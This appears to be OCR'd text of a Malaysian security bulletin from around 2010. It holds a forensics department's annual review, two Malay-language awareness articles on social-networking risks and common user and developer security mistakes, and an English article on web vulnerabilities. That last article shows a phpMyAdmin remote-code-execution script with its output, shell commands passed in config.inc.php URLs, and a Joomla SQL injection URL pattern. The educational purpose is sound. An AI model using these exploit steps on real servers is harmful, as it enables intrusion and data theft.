


Figure 2: DFD Case Background

Figure 3, shows an increase of approximately 26% compared to the previous year. This increase in percentage has been a trend and DFD believe the number of digital cases will inevitably rise in the years to come. With this anticipation, our service is being recognized vital for the country and it has been part of the National Key Result Area (NKRA).



**Figure 3: Yearly DFD Case Statistics**

## Talks & Knowledge Sharing

Below are some of the invitations (local and international) to speak at seminars, forum and workshop in Year 2009 where Digital Forensics analysts had participated:

- Talk on Digital Forensics at International Symposium and Cybercrime Response, Seoul, South Korea
- Talk on Digital Forensics at the OIC CERT Seminar, Kuala Lumpur
- KPDNKK Perlis Digital Forensics Workshop, Perlis
- Cyber Security Talk at Institution of Engineers, Putrajaya
- Talk on Prevention in Financial Crime & Bribery Forum, Kuala Lumpur
- Talk on Digital Forensics at International Symposium of Forensic Science & Health of Environment, Kuala Lumpur
- Talk on Digital Forensics for Legal Department of Lembaga Hasil Dalam Negeri Malaysia (LHDNM), Kuala Lumpur

Also, in Year 2009, DFD has successfully conducted one series of knowledge sharing in digital forensics at SecureAsia Conference brought by CyberSecurity Malaysia from 6 to 7 of July 2009. It has been attended by our so called Special Interest Group (SIG) mainly from the LEA and RBs to discuss on the issues in investigating cases that contains digital evidence and the way forward resolution.

This SIG talk has also invited two digital forensic experts from Microsoft Asia and CEDAR Audio representatives as a speaker to add some new information related to digital forensics. In the same event, DFD has presented other topics such as "Quality Management in Digital Forensics

Laboratory", "Digital Media Investigation: The New Perspective" and "Lawful Interception: The Time Is Now!"

Apart from above, under the initiate of knowledge sharing, DFD has continuously participating in talk and lecture invitations to all interested parties from the government, non-profit organization and private sectors. DFD has also conducted digital forensic trainings to LEAs and RBs and one of the said training was Digital Forensics training for Certified Fraud Examiner (CFE) under the Central Bank of Malaysia (Bank Negara Malaysia).

## Research & Development

Additionally, DFD is always committed in the area of Research & Development (R&D). After a rigorous research and development initiatives we have successfully produced and distributed to LEAs and RBs our 2nd version of Digital Forensics Live CD and Pocket Guide for Digital Forensics First Responders. These products have all the essentials tools and information when conducting digital forensics investigation.

Through our R&D programs to create awareness and improvement in digital forensics investigation, as a result, there were several MoUs signed with local IPTS and IPTA. One example was collaboration with Management & Science University (MSU) on the Bachelor Degree curriculum in computer forensics. We also assisted other varsities and colleges such as UiTM, UUM, UTM, UKM, UIA, and UTP with course module development, part-time lecturing, student internship programs and supervising research programs at postgraduate level. This genuine endeavor is done in order to help producing more graduates in digital forensics expertise. Up to date we were informed that all the efforts have began to be fruitful where more students have enrolled in digital forensics related courses.

## Conclusion

2009 has been another great year for us and we would like to use this achievement as a motivation for more successes especially in the Tenth Malaysia Plan. Most probably we will carry the same vision when we are into the Tenth Malaysia Plan as it has been proven noble. Last but not least, DFD will serve and strive continuously in looking and venturing ways to improve the service delivery processes for our stakeholders. ■

# LAMAN WEB RANGKAIAN SOSIAL DAN KESANNYA KEPADA MASYARAKAT

Oleh | Mohammad Noorhisyam Muda, Siti Hajar Mohamad Ali

## Pengenalan

Perkhidmatan laman web rangkaian sosial merupakan satu perkhidmatan yang dibangun menggunakan teknologi web dan teknologi rangkaian sosial untuk memberikan perkhidmatan kepada pengguna berinteraksi antara satu sama lain. Antara cara interaksi yang ditawarkan adalah perbualan dalam talian, e-mel, video, perbualan suara, perkongsian fail, blog, kumpulan perbincangan dan sebagainya. Perkhidmatan ini membolehkan pengguna berkongsi kegemaran dan aktiviti, mencari rakan dari serata dunia, bertukar-tukar maklumat dan pendapat. Ia juga menjadi sumber kepada mereka yang berminat dalam mengetahui maklumat, kegemaran dan aktiviti orang lain.

Di antara perkhidmatan rangkaian sosial yang popular pada masa kini adalah MySpace, Facebook dan Friendster.

## Kesan Kepada Masyarakat

Peningkatan penggunaan perkhidmatan rangkaian sosial telah meningkatkan interaksi kepada penggunaan media elektronik, dan secara langsung mengurangkan pergaulan sebenar antara pengguna dan masyarakat. Ini menyebabkan semakin ramai orang menjadi keseorangan dan mengikut kajian, ia adalah merbahaya kepada kesihatan dan perkembangan minda. Antara masalah kesihatan tersebut adalah kencing manis dan masalah kardiovaskular.

Antara kesan yang tidak baik dalam menggunakan rangkaian sosial yang lain adalah penipuan dan ugutan. Ini adalah kerana perkhidmatan ini banyak disalahgunakan untuk tujuan lain, antaranya ialah penyebaran gambar lucah. Kebanyakan pengguna gemar menghantar dan berkongsi profil peribadi dan gambar tanpa menyedari maklumat mereka direkod pihak tertentu. Dengan mendedahkan maklumat, sebenarnya mereka berisiko untuk dibuli atau diancam. Antara kes-kes yang berlaku di Malaysia baru-baru ini adalah kes seorang lelaki

yang diugut oleh seorang wanita melalui gambar bogelnya yang dirakam sewaktu mereka berbual secara online.

Kebanyakan mangsa tidak berani tampil ke hadapan untuk membuat laporan polis dan malu untuk berhadapan dengan masyarakat.

Sebenarnya, saya yakin bahawa ramai remaja kita sudah terpedaya dengan tipu helah yang digunakan oleh golongan-golongan tertentu yang menunggu mangsa di rangkaian hubungan sosial ini. Namun kerana takut dan malu untuk membuat laporan polis, maka kes ini dibiarkan berlalu begitu sahaja.

Keseluruhan pengguna Internet di Malaysia adalah remaja berusia 24 tahun ke bawah dan kanak-kanak. "Gadis remaja dan kanak-kanak adalah golongan paling berisiko menghadapi serangan itu kerana mereka dikategorikan sebagai 'mangsa yang mudah diperdaya' berbanding golongan dewasa yang lebih matang. Beberapa kes yang melibatkan gadis remaja dirogol dan diperdaya oleh lelaki melalui Internet telah ada di Malaysia. Selain daripada itu, ugutan juga digunakan untuk memaksa mangsa mengikut kehendak mereka.

Golongan dewasa juga tidak terlepas dari menjadi sasaran mereka, terutama golongan wanita yang sudah berumur, berkerjaya dan profesional. Mereka ini akan diumpam dengan pelbagai bahasa pujukan dan pujian yang akhirnya memerangkap mereka. Kebanyakan daripada golongan mangsa ini adalah wanita yang diugut setelah mempamerkan gambar bogel atau separuh lucah mereka setelah dipujuk rayu.

Dahulu kala diari merupakan teman setia seseorang individu. Diari merupakan perisai rahsia apabila ia merupakan tempat untuk meluahkan rasa dan cerita. Ia sangat tertutup dari dibaca kerana mengandungi cerita-cerita peribadi dan rahsia hati. Namun begitu, situasi kini telah berubah kerana manusia sekarang gemar cerita peribadi mereka disensasikan.

Facebook contohnya menyediakan aplikasi 'Status' yang mana biasanya seseorang akan menceritakan aktiviti mereka di kala itu. Nah, jika dilihat dari satu sudut aplikasi ini bertindak seperti diari secara maya.

Jika dahulu aktiviti kita tidak diketahui, kini kisah peribadi kita boleh dipantau oleh insan-insan tidak berkenaan hanya melalui kerancangan jejari menaip di papan kekunci.

Walau aktiviti yang diletakkan dalam diari maya nampak seolah-olah ringan dan tiada implikasi, namun sebenarnya ia mendatangkan impak negatif dari segi sekuriti. Tanpa kita sedari, kita membantu para penggoda mengumpul informasi yang mana ianya merupakan salah satu langkah untuk menggoda laman peribadi kita. Laman web rangkaian sosial merupakan lubuk penjenayah siber untuk mengakses maklumat peribadi memandangkan ia menyenaraikan ratusan data merangkumi nombor telefon, alamat e-mel atau lebih teruk, kata laluan tanpa disedari! Tidak mustahil akaun Maybank2u kita yang acapkali dilayari semasa keluar gaji akan digoda dengan hanya menggunakan maklumat yang dikumpul dari laman web rangkaian sosial tersebut.

Tidak pasal-pasal hujung bulan kita gigit jari meratapi baki yang ditinggalkan ihsan dari penggoda yang berhati 'murni'. Semakin hari perayaan menghampiri, pengguna laman web sosial semakin rancak berbalas mesej, bermaaf-maafan dan berpesan pada halaman seperti Facebook, MySpace, Twitter serta banyak lagi. Tulisan di 'Wall' umpamanya sarat dengan mesej 'Salam Lebaran' yang membuatkan Facebook aktif dan diperbaharui hampir setiap minit. Laman web sosial seperti Facebook, MySpace, Twitter dan banyak lagi ibarat mengeratkan lagi ukhuwah yang terjalin tidak kira jauh ataupun dekat. Namun tanpa disedari, laman web sosial sebegitu mampu berubah wajah menjadi musuh tanpa diketahui.

Kepopularan laman web sosial mengundang rasa terliur si penjenayah siber, seterusnya memancing mereka mensasarkan panah ke arah penghubung komunikasi terbabit dengan anak panah 'scam' atau phishing. Ia tidak mustahil berlaku memandangkan penjenayah siber turut mengikuti aliran semasa mangsa daripada laman web sosial.

Pengguna laman web sosial lebih terdedah untuk menjadi mangsa penjenayah siber. Ini terjadi apabila pengguna seringkali terpedaya apabila mereka mengklik pada pautan dan menerima memasang perisian tanpa disedari.

Satu kes, penjenayah akan menggunakan kejuruteraan sosial supaya pengguna akan mengklik pada pautan yang sengaja direka sekaligus memasang perisian tersembunyi pada komputer mereka. Penggoda berupaya menyelongkar fail-fail yang terdapat di dalam komputer pengguna tersebut. Aktiviti pengguna pada komputernya juga dapat dirakamkan memandangkan perisian tersebut adalah keylogger recorder. Macam-macam mampu dilakukan oleh penggoda jika dia dapat memasuki sistem mangsa.

Salah satunya, gambar-gambar privasi atau data-data pengguna yang selama ini tersimpan sepi mungkin akan dimanipulasi seterusnya mampu menjatuhkan maruah dan harga diri.

## Kesimpulan

Jadi, para pengguna hendaklah beringat sebelum terkena. Objektif asal sesebuah laman web sosial iaitu merapatkan silaturrahim antara sesama insan berpotensi untuk menyimpang jauh. Para penggoda dan penjenayah siber menjadikan laman web sosial ini sebagai klu untuk melakukan aktiviti jenayah mereka. Pengguna laman web sosial mestilah berpada-pada dalam meletakkan maklumat diri di laman web sosial sendiri. Kata laluan untuk mengakses laman web sosial hendaklah berbeza dari akaun emel lain. ■

## Rujukan

- 1) <http://erapendidikan2020.blogspotcom/2008/07/terpedaya-dengan-rangkaian-sosial.html>
- 2) <http://www.dailymail.co.uk/newsarticle-1153583/Social-websites-harm-childrens-brains-Chilling-warning-parents neuroscientist.html>



# KESILAPAN UMUM PENGGUNA INTERNET & PEMBANGUN WEB

Oleh | Hafizah Che Hasan

## Pengenalan

Internet telah menjadi sebahagian daripada keperluan masyarakat dunia hari ini. Kebanyakan daripada kita merupakan pengguna-pengguna tegar internet hatta bayaran utiliti bil dan membeli belah juga dilakukan menerusi internet. Ia bukan sahaja menjimatkan masa kerana anda tidak lagi perlu beratur dan menunggu giliran anda, bahkan juga ia menjimatkan wang kerana tidak lagi perlu membayar tambang kenderaan awam atau wang petrol untuk mengisi minyak dan membayar parkir meletak kenderaan!

## Kesilapan umum dalam keselamatan internet

Namun, disebalik penggunaan internet, ramai pengguna yang tidak mempraktikkan langkah-langkah keselamatan semasa menggunakan internet. Keadaan ini mengundang ancaman-ancaman keselamatan daripada pihak penggodam komputer. Langkah-langkah keselamatan amat kurang dipraktikkan bukan sahaja di pihak pengguna bahkan juga di pihak pembangun laman web. Keadaan ini mungkin disebabkan kurangnya kesedaran mengenai keselamatan internet. Diantara kesilapan umum yang dilakukan oleh pihak pembangun laman web ialah memandang remeh kepada kepentingan proses semakan. Proses semakan amat penting dilakukan bagi mengurangkan kesilapan-kesilapan dan pepijat-pepijat (bugs) yang mungkin wujud seterusnya akan menyebabkan 'loop holes' di dalam sesebuah aplikasi komputer. Ramai pembangun laman web mewujudkan fungsi 'Remember me', 'Remember my id' dan 'Sign in automatically'. Fungsi ini kerap didapati di laman sesawang email. Fungsi-fungsi ini sememangnya akan memudahkan pengguna laman web, namun tanpa disedari, ianya juga memudahkan akaun pengguna tersebut dicerobohi oleh pengguna lain apabila mereka menggunakan komputer yang sama.

Selain maklumat anda di dalam akaun email tersebut tidak lagi terjamin, segala maklumat anda seperti transaksi email anda dan maklumat-maklumat anda akan dapat diketahui. Dari segi keselamatan data komputer, penggunaan fungsi-fungsi seperti ini amat tidak digalakkan. Sesetengah pembangun laman web menyediakan fungsi 'Reset Password' sekiranya pengguna terlupa katalaluan mereka. Fungsi ini akan memudahkan pengguna apabila mereka terlupa katalaluan mereka. Namun, terdapat sebilangan besar pembangun laman web menghantar katalaluan beserta id pengguna kepada pengguna mereka di dalam 'plain text' yang boleh dibaca melalui email.

Sekiranya akaun email pengguna tersebut telah diceroboh, penceroboh tersebut akan turut mengetahui katalaluan untuk aplikasi laman-laman web lain yang dihantar ke email tersebut. Keadaan ini memberi kesan yang lebih teruk apabila anda menggunakan katalaluan dan id pengguna yang sama bagi semua akaun laman web anda termasuk akaun perbankan internet anda! Terdapat satu jenis serangan computer yang dinamakan serangan 'phishing'. Salah satu daripada keadaan ini adalah di mana pengguna menerima email yang mengatakan mereka perlu memasukkan atau mengemaskini maklumat peribadi seperti id pengguna dan katalaluan bagi satu perbankan internet yang mereka gunakan untuk mengelakkan akaun mereka disekat melalui pautan yang diberikan di dalam email tersebut.

Apabila diteliti pada pautan yang diberikan, didapati pautan tersebut telah ditujukan ke laman yang tidak sepatutnya. Sekiranya anda sebagai pengguna email terus menekan pautan tersebut dan memasukkan maklumat peribadi, maka secara tanpa sedar, anda telah pun mendedahkan id pengguna dan katalaluan anda kepada pihak lain dan kemungkinan besar akaun anda akan dicerobohi. Berikut merupakan contoh email yang dihantar oleh pihak yang tidak bertanggungjawab untuk mendapatkan id pengguna dan katalaluan anda dengan cara yang salah:



**Rajah 1:** Contoh Email 'Phishing' URL maybank2u.com yang terdapat di dalam rajah 1 ini dihubungkan kepada <http://h69-128-90-186> yang mana web tersebut bukanlah laman web Maybank)

Selain daripada serangan 'phishing' seperti yang dinyatakan di atas, pautan di dalam email anda juga mungkin merupakan virus yang akan member kesan kepada komputer anda!.

## Cara mengatasi

Sebagai langkah keselamatan semasa menggunakan email, pengguna seharusnya mengelakkan daripada mengakses sebarang pautan yang terdapat di dalam email terutama jika email tersebut dikirim oleh pengguna yang tidak dikenali.

Pengguna juga perlu meneliti jenis fail yang dihantar. Walaubagaimanapun, semua fail mungkin mengandungi virus tersembunyi. Namun, berikut merupakan contoh jenis fail yang kerap ditemui yang mengandungi virus ialah:

- 1) Jenis fail EXE: Jenis fail ini biasanya memerlukan pengguna melakukan instalasi menggunakan fail tersebut. Apabila pengguna menekan pautan fail tersebut dengan tujuan untuk melakukan proses instalasi, anda mungkin akan membebaskan virus tersebut ke computer anda!
- 2) Jenis fail SCR: Fail ini mungkin merupakan screensaver percuma. Walaubagaimanapun, fail percuma ini mungkin merupakan virus.


Pengguna dinasihatkan supaya mengelakkan daripada membuka fail yang dihantar melalui email kecuali anda benar-benar pasti bahawa fail tersebut adalah fail yang dihantar oleh kenalan anda dan ianya bukan mengandungi virus. Ini dapat dilakukan dengan melakukan imbasan bagi mengesan virus untuk setiap fail yang dihantar. Bagi mengatasi masalah penghantaran id pengguna dan katalaluan melalui 'plain text' yang boleh dibaca, pihak pembangun web boleh menghantar maklumat tersebut melalui fail yang telah dilindungi dengan katalaluan. Fail tersebut hanya boleh dibuka sekiranya pengguna mempunyai kataluan yang sah. Katalaluan tersebut mungkin perlu dimasukkan oleh pengguna semasa mendaftar. Kataluan mungkin juga boleh dijana oleh aplikasi web tersebut dengan menggunakan kombinasi nama, id pengguna dan tarikh lahir. Dengan cara ini, hanya pengguna yang berdaftar sahaja boleh mengakses fail tersebut.

Langkah keselamatan yang lain ialah membenarkan katalaluan yang baru dihantar digunakan hanya sekali dan ianya akan tamat tempoh dalam masa tertentu (contoh: dalam masa 24 jam) sekiranya katalaluan baru tersebut tidak digunakan.


Pengguna juga haruslah menggunakan id pengguna dan katalaluan yang berlainan untuk setiap aplikasi web yang anda masuki terutama akaun perbankan internet anda. Pengguna juga dinasihatkan untuk menjana katalaluan yang mengandungi pelbagai karakter (contoh:) supaya ianya sukar diagak oleh pihak yang tidak bertanggungjawab.

Untuk memudahkan anda mengingat katalaluan anda, jana katalaluan anda berdasarkan sesuatu ayat. Sebagai contoh: Saya amat bangga menjadi Rakyat Malaysia. Ambil huruf pertama, dan tukarkannya ke karakter yang hampir sama dengan huruf tersebut. Katalaluan yang mungkin boleh dijana ialah: \$@bmRM. Pengguna juga disarankan untuk menghapuskan data-data peribadi seperti 'Cache', 'Cookies', 'Password' sebaik sahaja anda menutup pelayar (browser) web anda.

Fungsi 'AutoComplete' bagi 'User names and password on form' di pelayan web haruslah dielakkan. Ini boleh dilakukan dengan memilih 'Option' di dalam pelayar web anda dan lakukan konfigurasi seperti di Rajah 2 dan Rajah 3:



Rajah 2: Contoh e-mel 'Phishing'



Rajah 3: Konfigurasi Pilihan Mozilla Firefox

## Kesimpulan

Pengguna internet seharusnya peka dengan isu-isu keselamatan internet. Terdapat satu badan di Malaysia yang bertanggungjawab memantau kes-kes penyalahgunaan internet. Sekiranya anda mempunyai maklumat mengenai pencerobohan laman web atau sebarang cadangan, anda boleh menghubungi Cyber999 <http://www.mycert.org.my/> atau di talian 1-300-88-2999. Cyber999 merupakan satu perkhidmatan yang disediakan oleh Cybersecurity Malaysia, sebuah agensi di bawah Kementerian Sains, Teknologi dan Inovasi. Selain Cyber999, Cybersecurity juga turut menyediakan seminar-seminar mengenai keselamatan komputer dan internet. Pengguna juga boleh mendapatkan buletin E-Security di laman web <http://www.esecurity.org.my/>. ■

## Rujukan

1. SANS: The Top Cyber Security Risks <http://www.sans.org/top-cyber-security-risks/?ref=top20#c10>
2. Common security mistakes that should never be made, by Chad Perrin. <http://blogs.techrepublic.com.com/10things/?p=404>
3. What is a Virus and how do I know if I have one?, by Mitz Panter. <http://www.tips4pc.com/Articles/Computer%20Troubleshooting/viruses.htm>
4. Common PHP Security Mistakes, [http://www.networksolutions.org/search\\_engine\\_promotion\\_delhi\\_india.php?aid=55](http://www.networksolutions.org/search_engine_promotion_delhi_india.php?aid=55)

# COMMON VULNERABILITIES AND EXPOSURES FOR WEB APPLICATIONS

By | Mohd Amin Mat Isa

## Introduction

Nowadays, web application security is vitally getting more serious attention these days. The problems of web application security are only becoming worse with recent trends toward richer, "Web 2.0" applications. These applications enable new avenues of attacks by making use of complex, asynchronous client-side scripts, and by combining services across web application domains. However, the shift towards Web 2.0 also presents an opportunity for enhanced security enforcement, since new mechanisms are again being added to popular web browsers. On the other hand, we found that these sophisticated and 'user friendly' products may cause other problems for users.

The following are examples of headlines describing situations we are facing now:

- "Mozilla says two Firefox browser plug-ins contain Trojan" – <http://www.scmagazineus.com>, February 8, 2010
- "New "Bugat" trojan harvesting banking credentials" – <http://www.scmagazineus.com>, February 9, 2010
- "Google patches XSS hole in its Buzz social media platform" – <http://www.scmagazineus.com>, February 17, 2010
- "Adobe patches Flash Player, plans out-of-band Reader fix" – <http://www.scmagazineus.com>, February 12, 2010

## Pull the Trigger

The pattern of attacks typically change based on the module or different types of operating system platforms such as Windows, Unix/Linux and others. This is probably due to ease of detection and exploitation of web vulnerabilities, combined with the production of low-grade software applications written by inexperienced developers or unexpected exploitation methods by intruder or hackers.

As a reflection from the increasing number of exploits, there is a need to understand the concept

of attacks, and apply the best protection and prevention in order to mitigate the risks of being attack by intruders or hackers. As we all know, dealing with security in this virtual world is requires huge effort and we always need to be alert to ensure that we are in 'safe mode'.

## Changing the Target

According to SANS' annual update for 2007, the ominous trend of cybercriminals targeting client-side software continues to accelerate. As was reported, attackers started focusing on client-side applications in 2006, targeting all popular web-based applications running and installed on the client's side. The perimeter of the target area becomes larger and each Internet user is exposed as a victim. This will cause a massive impact on the world of information security and its community.

## Vulnerabilities

Based on the Open Web Application Security Project (OWASP), the top vulnerabilities for 2010 are as follows:

### Remote code execution

The ability to trigger arbitrary code execution from one machine to another is often referred to as remote code execution.

It is the worst effect a bug can have because it allows an attacker to completely take over the vulnerable process. From there, the attacker can potentially take complete control over the machine the process is running on. Arbitrary code execution vulnerabilities are commonly exploited by malware to run on a computer without the owner's consent.

Arbitrary code execution is commonly achieved through control over the program counter (also known as the instruction pointer) of a running process. The instruction pointer points to the next instruction in the process that will be executed. Control over the value of the instruction pointer therefore gives control over which instruction is

executed next. In order to execute arbitrary code, many exploits inject code into the process and use a vulnerability to change the instruction pointer to have it point to the injected code. The injected code will then automatically be executed

Example:

- a) Figure 1 describes steps taken in checking phpMyAdmin for the targeted site and injects phpinfo() file.

```
# ./phpMyAdminRCE.sh
usage: ./phpMyAdminRCE.sh (shell used to execute the command)
1.e: ./phpMyAdminRCE.sh http://target.tld/phpMyAdmin/

# ./phpMyAdminRCE.sh http://      /phpMyAdmin-3.0.1.1/
// checking if phpMyAdmin exists on URL provided ...
// phpMyAdmin cookie and token received successfully. Good!
// attempting to inject phpinfo() ...
// success: phpinfo() injected successfully!
// output saved on /tmp/phpMyAdminRCE.sh.3564.phpinfo.flag.html
```

Figure 1: Steps taken to check phpMyAdmin file

- b) The attacker is now able to remotely run shell commands and PHP code using any browser. i.e.  
  
http://xxx.xxx.xxx/phpMyAdmin-3.0.1.1//  
config/config.inc.php?c=ls+|+/  
  
http://xxx.xxx.xxx/phpMyAdmin-3.0.1.1//  
config/config.inc.php?p=phpinfo();

- c) Figure 2 shows the output from the attack.

```
# curl "http://      /phpMyAdmin-3.0.1.1//config/config.inc.php?c=ls+|+/"
55555 75
DIRKX-MX-X 2 root 2005 4096 Apr 11 10:12 bin
DIRKX-MX-X 3 root 2005 4096 Apr 8 10:01 root
DIRKX-MX-X 1 root 2005 11 Oct 12 20:08 root
DIRKX-MX-X 15 root 2005 12200 May 5 09:02 dev
DIRKX-MX-X 147 root 2005 10197 Jun 5 09:02 etc
DIRKX-MX-X 3 root 2005 4096 May 12 20:08 home
DIRKX-MX-X 2 root 2005 4096 Feb 2 20:09 root
```

Figure 2: The output from the attack.

Specific Target (SQL Injection)

SQL injection refers to a class of code-injection attacks in which data provided by the user is included in an SQL query in such a way that part of the user's input is treated as an SQL code. SQL Injection Attacks is a type of vulnerability that is ultimately caused by insufficient input validation; they occur when data provided by the user is not properly validated and is included directly in a SQL query. By leveraging these vulnerabilities, an attacker can submit SQL commands directly to the database.

Basically, the format of attack ofan SQL injection is performed by placing any number or ID in order to get 'useful' information from the replied error message. For instance, the attacker will try

to guess the version of the Database Management System used and also perform table enumeration to obtain any information from that table. Once the attacker obtains information such as the number of columns, he will proceed with the proper attack method in order to extract credential data from the affected table.

The following example shows one of the vulnerabilities found in Joomla Component com\_ca by performing a Blind SQL Injection. Figure 3 shows the output from the Blind SQL Injection Attack. Also included is the information of the DBMS version used and the number of tables applied.




Figure 3: SQL Injection on Joomla Component com\_ca  
For example: http://xxx.xxx.xxx/index.php?option=com\_ca&id=[magic code]


Cross Site Scripting

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code like JavaScript programs into a victim's web browser. Using this malicious code, the attackers can steal the victim's credentials such as cookies, deface web sites, or redirect the user to malicious sites. The standard way to use XSS is as a phishing attack – to generate a secondary website through client-side scripting, which could look like the current site. However, any details submitted would be to the attacker's site. Alternatively, the hacker site could be used as a place for a phishing attack on a different website.

The following example shows a phishing attack that redirects victims to a malicious site.


Figure 4 shows a fake email sent by an unknown sender asking the victim to update or to react to the email.





**Figure 4:** Attacker Sends Fake Email to the Victim

However, once the victim clicks on the link given, he or she will be redirected to a 'valid page' of the respected banking company as shown in Figure 5. As a concerned Internet user, he or she should be alert about fake URLs of that site. Typically, the attacker will redirect the page to his remote site after the victim submits credential data in the form.



**Figure 5:** Fake login page

## Broken Authentication and Session Management

Account credentials and session tokens are often not properly protected. Attackers compromise passwords, keys, or authentication tokens to assume other users' identities. Normally, the user transmits their username and password over a secured SSL/TLS connection, mitigating the possibility of disclosing their credentials during transmission. However, the lack of customization and enforcement for password management including setting password lifetime duration, enforcing a minimum password length, and enforcing a minimum password complexity may be an opportunity for the attacker to compromise the authentication aspect of that system.


Once authenticated, secure session management protects an authenticated user from unauthorized users attempting to perform actions without their consent. Secure session management must provide security for the entire session's lifetime:

it is beginning from the initial authentication, throughout the duration of the user's session, until the user logs out of the application.

## Insecure Direct Object References

Applications that are vulnerable to direct object reference attacks often fail to leverage secure abstractions that prevent malicious users from interacting directly with low-level system operations as shown in figure 6 below:

- Hacker intercepts the JavaScript Object Notation (JSON), tampers it, and posts it. Basically, this attack can be performing on-the-fly. Means that, the attacker can modify the data lively and no need to do that in ended form anymore.



**Figure 6:** Example of concept for Interception Direct Object references in JSON


- At the end, the hacker pays \$0.

## Cross Site Request Forgery (CSRF)

A CSRF attack forces a logged on victim's browser to send a forged HTTP request, including the victim's session cookie and any other authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

The following example shows how it is works:

- In figure 7, hackers post a message with the malicious URL or parameters:



**Figure 7:** Unnoticed Malicious image file

- When reading the post, unnoticed newsgroup readers will invoke a malicious URL without noticing the tiny "1x1 image". Actually, the attacker writes a filter, Forward them to an email of their choice. This filter will automatically transfer all emails matching the rule. Keep in mind that future emails will be forwarded as well.



